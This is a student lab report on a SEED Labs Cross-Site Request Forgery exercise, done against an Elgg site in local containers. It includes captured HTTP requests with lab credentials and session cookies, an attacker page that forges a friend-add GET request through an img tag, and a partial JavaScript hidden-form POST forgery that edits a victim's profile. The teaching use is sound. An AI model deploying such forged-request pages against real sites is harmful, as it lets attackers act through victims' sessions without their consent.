Ain Shams University
Faculty of Engineering

Lab 7
CSRF Attack

Under Supervision of

Dr. Wael Elsersy

&

Eng. Ahmed Askar

Submitted By:

Ahmed Khaled Saad Ali Mekheimer
ID: 1809799


1. Overview

This lab covers the following topics:


- Cross-Site Request Forgery attack
- CSRF countermeasures: Secret token and Same-site cookie
- HTTP GET and POST requests
- JavaScript and Ajax

2. Environment Setup


Containers setup:



```
[05/03/23]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
```




```
Successfully built bc6c9a459f2e
Successfully tagged seed-image-attacker-csrf:latest
```



```
[05/03/23]seed@VM:~/.../Labsetup$ dcup
Creating elgg-10.9.0.5       ... done
Creating attacker-10.9.0.105 ... done
Creating mysql-10.9.0.6      ... done
Attaching to elgg-10.9.0.5, attacker-10.9.0.105, mysql-10.9.0.6
```

DNS Configuration:




```
# For CSRF Lab
#Seed 1.0
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

#Seed 2.0
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32.com
10.9.0.105      www.attacker32.com
```

3. Task 1: Observing HTTP Request

We logged in as Alice, while opening HTTP Header Live Extension to observe GET & POST requests.


POST Request:



```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------2293960773296615258692423237
Content-Length: 560
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=ec3g709bsdbur3lcadps9o0pnk
__elgg_token=aInoexjOPWqNnuCUT849MQ&__elgg_ts=1683137210&username=alice&password=seedalice
POST: HTTP/1.1 200 OK
Date: Wed, 03 May 2023 18:07:17 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=oe8jepvo3r1e3ktehs3o4vvj0t; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
```

We observe parameters: Elgg_token, elgg_ts (time stamp), username & password.

GET Request of Profile Page:




```
http://www.seed-server.com/profile/alice
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=oe8jepvo3r1e3ktehs3o4vvj0t
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Wed, 03 May 2023 18:12:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 3370
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

4. Task 2: CSRF Attack using GET Request


Firstly, we need to observe how Adding a friend on Elgg site works.

Here Samy added Alice as a friend, so Alice's guid is 56.
So, in order for to force Alice add Samy as a friend she should run a similar http GET Request but with guid of Samy to add him.




```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1683139696&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=ctcu35698oa8rjb1c3j9evra5e
GET: HTTP/1.1 200 OK
Date: Wed, 03 May 2023 18:48:21 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=64
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```

Samy's GUID is 59.




```
"guid":59,
```

1. Edit addfriend.html in attacker folder putting the GET request and Samy's GUID. Then Save it.




```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1"
height="1" />
</body>
</html>
```

2. Make sure that attacker container reads the addfriend.html file you saved.




```
[05/03/23]seed@VM:~/.../Labsetup$ docksh 3c46cd7be17f
root@3c46cd7be17f:/# ls /var/www/
attacker  html
root@3c46cd7be17f:/# ls /var/www/attacker
addfriend.html  editprofile.html  index.html  testing.html
root@3c46cd7be17f:/# cd /var/www/attacker/
root@3c46cd7be17f:/var/www/attacker# nano addfriend.html
```



```
 GNU nano 4.8                      addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" >
</body>
</html>
```

4. Samy will trick Alice somehow while she has an active session on Elgg (She is logged in), to send her an email with the attackersite www.attacker32.com and then she will click "Add Friend" link, then the GET request will be run as it is in the src of the <img> which will force her to add Samy as a friend.

Page source of "Add Friend" link to add Samy as a friend.


Alice's friends : Elgg For
attacker32.com/addfriend.h
http://www.attacker32.com
view-source:http://www.attacker32.com/addfriend.html


```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
```

Drive Link below has a demo video demonstrating attack flow:

https://drive.google.com/drive/folders/1cQ_gCbSdiCajczQIdePSXbnaZZ7VBWcd?usp=share_link

5. Task 3: CSRF Attack using POST Request

First, we will observe how editing a profile on Elgg occurs.



```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------7121017417214056141685439271
Content-Length: 2964
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice/edit
Cookie: Elgg=j7c547me8jbkg3sb204vs53jeg
Upgrade-Insecure-Requests: 1
__elgg_token=d2VuhUY7Atb536ZfvpvxAg&__elgg_ts=1683142330&name=Alice&description=<p>A</p>
&accesslevel[description]=2&briefdescription=Samy is my love&accesslevel[briefdescription]
POST: HTTP/1.1 302 Found
Date: Wed, 03 May 2023 19:32:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/alice
Vary: User-Agent
Content-Length: 406
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

We now know which URL is used in POST request, we know what fields to add and edit in our attack.


Note: Sorry I didn't have time to do Questions 1,2 in Task 3 (I don't know if you consider them in grading or not)

Questions. In addition to describing your attack in full details, you also need to answer the following questions in your report:

- **Question 1**: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.
- **Question 2:** If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF


Now let’s start the attack:

1. Edit editprofile.html like shown below. Then Save.




```
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my love'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
```


2. Make sure your edits were read by attacker container & attacker site.



```
[05/03/23]seed@VM:~/.../Labsetup$ docker cp editprofile.html 3c46cd7be17f:/var/www/attacker/
lstat /home/seed/Desktop/Labs/Lab 7 CSRF/Labsetup/editprofile.html: no such file or directory
[05/03/23]seed@VM:~/.../Labsetup$ 
```



